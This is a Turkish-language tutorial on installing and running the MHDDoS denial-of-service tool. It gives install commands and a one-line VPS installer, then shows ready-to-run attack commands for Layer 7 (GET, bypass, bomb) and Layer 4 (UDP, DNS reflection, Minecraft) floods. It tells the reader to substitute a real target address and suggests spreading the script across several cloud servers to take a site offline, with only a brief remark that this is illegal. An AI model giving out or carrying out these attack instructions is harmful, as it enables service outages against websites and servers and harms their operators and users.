What is MHDDoS?

MHDDOS, birçok kaynaktan gelen tek veya birden fazla URL'yi sürekli olarak isteyerek web sunucularının kaynaklarını aşırı yüklemek için tasarlanmış bir HTTP saldırısıdır. MHDDOS, hedeflenen bir sunucuyu dar boğaz oluşturup büyük bir kullanıcı aracıları ve proxy havuzu kullanır. Sunucuların eş zamanlı bağlantı sınırlarına ulaşıldığında, sunucu artık diğer kullanıcılardan gelen isteklere yanıt veremez.
Daha fazla bilgi için bakınız. https://github.com/MatrixTM/MHDDoS
Kurulum için aşağıdaki komutları kullanmanız yeterlidir.
sudo apt install git -y && sudo apt install python3-pip -y
git clone https://github.com/MatrixTM/MHDDoS.git
cd MHDDoS
pip install -r requirements.txt
VPS'ye Tek Satır Yüklemek için aşağıdaki komutu kullanabilirsiniz.
apt -y update && apt -y install curl wget libcurl4 libssl-dev python3 python3-pip make cmake automake autoconf m4 build-essential git && git clone https://github.com/MatrixTM/MHDDoS.git && cd MH* && pip3 install -r requirements.txtOlayları daha iyi anlamak için aşağıdaki site üzerinden Layer 7 bir test sayfası açın.


Açılan sayfada Copy URL butonuna basın.
Layer7 katmanı, örneğin bir Websitesi için aşağıdaki gibi kullanabilirsiniz. (example.com yerine hedef adresi yapıştırın.)
python3 start.py GET https://example.com 5 101 socks5.txt 100 3600 Daha çok verim almak isterseniz birden fazla sunucuda aynı scripti çalıştırmanız gerekmektedir. Bunun için, console.cloud.google.com adresi kullananlar var. Ancak bunun yasal olmadığını unutmayın. Google zaten 1 tane ddos yapıldığı zaman console erişiminizi engelleyecektir.

Scripti çalıştırdığınız zaman gelen trafiği görebilirsiniz. Kısa bir süre sonra site erişimi yüksek ihtimalle kesilecektir.

Script için daha fazla parametreleri öğrenmek için bakınız. https://github.com/MatrixTM/MHDDoS/wiki/Usage-of-script
Layer7: python3 start.py <1=method> <2=url> <3=socks_type> <4=threads> <5=proxylist> <6=rpc> <7=duration> <8=debug=optional>
- 1: Method (type of attack)
- 2: Target URL or IP Address
- 3: Proxy Version (Proxy Usage)
- 4: Proxy File (Proxy File Format)
- 5: Number of threads to use (Multi Threading)
- 6: RPC (Requests pre connection)
- 7: Duration (Time to finish attack in seconds)
- 8: Debug Mode (Optional)
Layer4 Normal: python3 start.py <1=method> <2=ip:port> <3=threads> <4=duration> <5=debug=optional>
- 1: Method (type of attack)
- 2: Target URL or IP Address
- 3: Number of threads to use (Multi Threading)
- 4: Duration (Time to finish attack in seconds)
- 5: Debug Mode (Optional - What is debug mode)
Examples
- Layer7 (Website):
Running bypass attack from 101 threads, # with socks 5, 100 requests per proxy (connection), for 3600 seconds
python3 start.py bypass https://example.com 5 101 socks5.txt 100 3600Running bomb attack from 50 threads (be careful must be < 300) # with all proxies (0), 100 requests per proxy (connection), for 3600 seconds
python3 start.py bomb https://example.com 0 50 proxy.txt 100 3600 - Layer4 (Server/Home):
Running udp attack from 1 threads, for 3600 seconds
python3 start.py udp 1.1.1.1:53 1 3600Running dns attack from 100 threads, for 3600 seconds
with reflector servers from dns.txt, for 3600 seconds
python start.py dns 1.1.1.1:53 100 3600 dns.txtRunning minecraft attack from 1000 threads
with socks 5, for 3600 seconds
python start.py minecraft 1.1.1.1:53 1000 3600 5 socks5.txt